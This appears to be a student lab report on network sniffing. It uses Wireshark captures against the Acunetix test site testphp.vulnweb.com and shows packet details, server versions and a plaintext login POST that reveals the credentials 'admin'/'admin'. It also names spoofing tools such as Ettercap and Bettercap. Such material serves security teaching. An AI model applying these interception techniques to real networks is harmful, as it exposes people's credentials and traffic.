

Snnifing

sniffing is the act of intercepting and monitoring traffic on a network. This can be done using software that captures all data packets passing through a given network interface or by using hardware devices explicitly designed for this purpose.

Descriptions: In this project for performing all task we need an environment in virtual space with two or more systems.

Tools: Ettercap, Bettercap, Evilfoca, Wireshark, Netcat, etc.

- **Set up an environment in the virtual space that replicates the organization's two or more computer systems sharing data with each other**
- **Establish the environment that will allow the attacker machine sniffing attack in the same network.**
- **Download and install all the required tools for sniffing and spoofing**

The lab is already satisfied with all requirements included in task

The system we have in lab is:

- >Windows 11
- >Windows server 2022
- >windows server 2019
- >parrot

- **Demonstrate the techniques by which the attacker can sniff the data of two or more communicating devices in the organization over IPv4 and IPv6.**


The wireshark is used for sniffing,capturing and monitoring the packets over the network, through it we can get packets,data,protocol,ip ...etc

We are performing sniffing and analysis of packets. Capturing it monitoring it review protocols ,ip, services,version over the tcp/ip with both ipv4 and ipv6 protocols.


Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.


Dashboard:




We can see the source ,destination,protocol,info whatever is running on network



Ipv4 packet:




Ipv6 packet:



We are going to perform a scan on wireshark with testing websites
Capturing the packets and see the information of it

WEBSITES: <http://testphp.vulnweb.com/>



We are capture the login packets in wireshark

Wireshark demonstration:

The packets:

In the wireshark packet we can get information like

Interface, encapsulation type, time etc..)

the wireshark packet look like this:

```
▼ Frame 9: 472 bytes on wire (3776 bits), 472 bytes captured (3776 bits) on interface enp0s3, id 0
  ▶ Interface id: 0 (enp0s3)
    Encapsulation type: Ethernet (1)
    Arrival Time: Nov 28, 2022 17:37:11.338875191 IST
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1669637231.338875191 seconds
    [Time delta from previous captured frame: 0.012040441 seconds]
    [Time delta from previous displayed frame: 0.012040441 seconds]
    [Time since reference or first frame: 0.563679246 seconds]
    Frame Number: 9
    Frame Length: 472 bytes (3776 bits)
    Capture Length: 472 bytes (3776 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:http]
    [Coloring Rule Name: HTTP]
    [Coloring Rule String: http || tcp.port == 80 || http2]
```

Source/destination IP:

It's show's as the source as well as the destinations ip

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	10.0.2.5	192.168.1.1	DNS	79	Standard query 0x211a A testphp.vulnweb.com
2	0.194368905	192.168.1.1	10.0.2.5	DNS	95	Standard query response 0x211a A testphp.vulnweb.com A 44.228.249.3
3	0.195554598	10.0.2.5	44.228.249.3	TCP	74	59816 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1166538069 TSeср=0 WS=128
4	0.447728403	10.0.2.5	192.168.1.1	DNS	79	Standard query 0x50d6 A testphp.vulnweb.com
5	0.506184486	192.168.1.1	10.0.2.5	DNS	95	Standard query response 0x50d6 A testphp.vulnweb.com A 44.228.249.3
6	0.512240539	10.0.2.5	44.228.249.3	TCP	74	59818 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1166538386 TSeср=0 WS=128
7	0.551569163	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
8	0.551638805	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
9	0.563619246	10.0.2.5	44.228.249.3	HTTP	472	GET /login.php HTTP/1.1
10	0.721778121	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [ACK] Seq=1 Ack=419 Win=32350 Len=0
11	0.859623785	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [SYN, ACK] Seq=0 Ack=1 Win=32768 Len=0 MSS=1460
12	0.859661030	10.0.2.5	44.228.249.3	TCP	54	59818 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
13	0.889565761	44.228.249.3	10.0.2.5	TCP	1424	80 → 59816 [PSH, ACK] Seq=1 Ack=419 Win=32350 Len=1370 [TCP segment of a reassembled PDU]
14	0.899761117	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=419 Ack=1371 Win=63020 Len=0
15	0.910763693	44.228.249.3	10.0.2.5	HTTP	1432	HTTP/1.1 200 OK (text/html)
16	0.910793869	10.0.2.5	44.228.249.3	TCP	54	59816 → 80 [ACK] Seq=419 Ack=2749 Win=63020 Len=0
17	1.215634223	10.0.2.5	44.228.249.3	HTTP	470	GET /images/logo.gif HTTP/1.1
18	1.224234779	44.228.249.3	10.0.2.5	TCP	60	80 → 59816 [ACK] Seq=2749 Ack=835 Win=31934 Len=0

In the above pictures we can see source/destination for each and every packet.

Source	Destination
10.0.2.5	192.168.1.1
192.168.1.1	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	192.168.1.1
192.168.1.1	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5
10.0.2.5	44.228.249.3
10.0.2.5	44.228.249.3
44.228.249.3	10.0.2.5

Request:

GET

In the request packet we can get some important information's like(Browser, Browser version,Operating system,Lanuguages,Host,Http version,etc) which is presented in image below

```
▶ [Expert Info (Chat/Sequence): GET /login.php HTTP/1.1\r\n]
  Request Method: GET
  Request URI: /login.php
  Request Version: HTTP/1.1
  Host: testphp.vulnweb.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
Accept-Language: en-US,en;q=0.5\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: http://testphp.vulnweb.com/login.php\r\n
DNT: 1\r\n
Connection: keep-alive\r\n
Upgrade-Insecure-Requests: 1\r\n
Cache-Control: max-age=0\r\n
\r\n
[Full request URI: http://testphp.vulnweb.com/login.php]
[HTTP request 1/2]
[Response in frame: 15]
[Next request in frame: 17]
```

POST

In this we can get information like server,server version,programming language,programming language version,os and os version etc..)

```
- Hypertext Transfer Protocol
  - HTTP/1.1 200 OK\r\n
    ▶ [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
      Server: nginx/1.19.0\r\n
      Date: Mon, 28 Nov 2022 12:07:12 GMT\r\n
      Content-Type: text/html; charset=UTF-8\r\n
      Transfer-Encoding: chunked\r\n
      Connection: keep-alive\r\n
      X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1\r\n
      Content-Encoding: gzip\r\n
      \r\n
      [HTTP response 1/2]
      [Time since request: 0.347084447 seconds]
      [Request in frame: 9]
      [Next request in frame: 17]
      [Next response in frame: 19]
      [Request URI: http://testphp.vulnweb.com/login.php]
- HTTP chunked response
  - Data chunk (2484 octets)
    Chunk size: 2484 octets
    ▶ Data (2484 bytes)
      Data: 1f8b0800000000004039d586d73db3612fe1cff0a94374ded9950b41cc74964516dfc92...
      [Length: 2484]
      Chunk boundary: 0@0
  - End of chunked encoding
    Chunk size: 0 octets
    \r\n
    Content-encoded entity body (gzip): 2484 bytes -> 5523 bytes
    File Data: 5523 bytes
```

Critical information :

Some times when the website is vulnerable than its show's some critical information publicly

Ex: page source code, Login credentials, Different Keys

TLS(transport layer security) :

In this we can see the versions, and encrypted application data

```
-----  
- Transport Layer Security  
-> TLSv1.2 Record Layer: Application Data Protocol: http-over-tls  
    Content Type: Application Data (23)  
    Version: TLS 1.2 (0x0303)  
    Length: 30  
    Encrypted Application Data: 00000000000000215dff23667d587a020def74d218db15f4780dbaf02b2e  
    [Application Data Protocol: http-over-tls]
```


Page source code:

In this we can see the page source, sometimes page source is really usefull

Because in that an attacker able to find many things like(other webpages, directory's, programming language's, Developer's comment's,misconfigurations,business logic flow's ,etc..)

```
<div> \n<div id="mainLayer" style="position:absolute; width:700px; z-index:1">\n<div id="masthead"> \n  <h1 id="siteName"><a href="https://www.acunetix.com"></a></h1> \n  <h6 id="siteInfo">TEST and Demonstration site for <a href="https://www.acunetix.com/vulnerability-scanner/">Acunetix Web Vulnerability Scanner</a></h6>\n  <div id="globalNav"> \n    <table border="0" cellpadding="0" cellspacing="0" width="100%"><tr>\n      <td align="left">\n        <t><a href="index.php">home</a> | <a href="categories.php">categories</a> | <a href="artists.php">artists</a> | \n        <t><a href="disclaimer.php">disclaimer</a> | <a href="cart.php">your cart</a> | \n      </td>\n      <td align="right">\n        <t><a href="AJAX/index.php">AJAX Demo</a>\n      </td>\n    </tr></table>\n  </div> \n</div> \n<!-- end masthead --> \n\n<!-- begin content -->\n<!-- InstanceBeginEditable name="content_rgn" -->\n<div id="content">\n  <div class="story">\n    <h2>If you are already registered please enter your login information below:</h2><br>\n    <form name="loginForm" method="post" action="userinfo.php">\n      <table cellpadding="4" cellspacing="1">\n        <tr>\n          <td><input type="text" size="20" style="width:120px;"></td></tr>\n        <tr>\n          <td><input type="password" size="20" style="width:120px;"></td></tr>\n        <tr>\n          <td colspan="2" align="right"><input type="submit" value="login" style="width:75px;"></td></tr>\n      </table>\n    </form>\n  </div>\n  <div class="story">\n    <h2>\n
```

Credentials:



The Packet:

The packet which we can see is in a blue color

No.	Time	Source	Destination	Protocol	Length Info
1	0.000000000	10.0.2.5	44.228.249.3	HTTP	577 POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)
2	0.061661699	44.228.249.3	10.0.2.5	TCP	60 80 - 59812 [ACK] Seq=1 Ack=524 Win=31853 Len=0
3	0.350467785	44.228.249.3	10.0.2.5	HTTP	330 HTTP/1.1 302 Found (text/html)
4	0.350491721	10.0.2.5	44.228.249.3	TCP	54 59812 - 80 [ACK] Seq=524 Ack=277 Win=62780 Len=0
5	0.718361299	10.0.2.5	44.228.249.3	HTTP	446 GET /login.php HTTP/1.1

Credential:

We can clearly see the credentials

Username:admin


Password:admin

```
Referer: http://testphp.vulnweb.com/login.php\r\nUpgrade-Insecure-Requests: 1\r\n\r\n[Full request URI: http://testphp.vulnweb.com/userinfo.php]\r\n[HTTP request 1/2]\r\n[Response in frame: 3]\r\n[Next request in frame: 5]\r\nFile Data: 22 bytes\r\n- HTML Form URL Encoded: application/x-www-form-urlencoded\r\n  ▶ Form item: "uname" = "admin"\r\n  ▶ Form item: "pass" = "admin"
```


Foca:

FOCA (Fingerprinting Organizations with Collected Archives) is a tool that reveals metadata and hidden information in scanned documents. These documents are searched for using three search engines: Google, Bing, and DuckDuckGo. The results from the three engines amounts to a lot of documents. FOCA examines a wide variety of records, with the most widely recognized being Microsoft Office, Open Office and PDF documents. It may also work with Adobe InDesign or SVG files. These archives may be on-site pages and can be downloaded and dissected with FOCA.

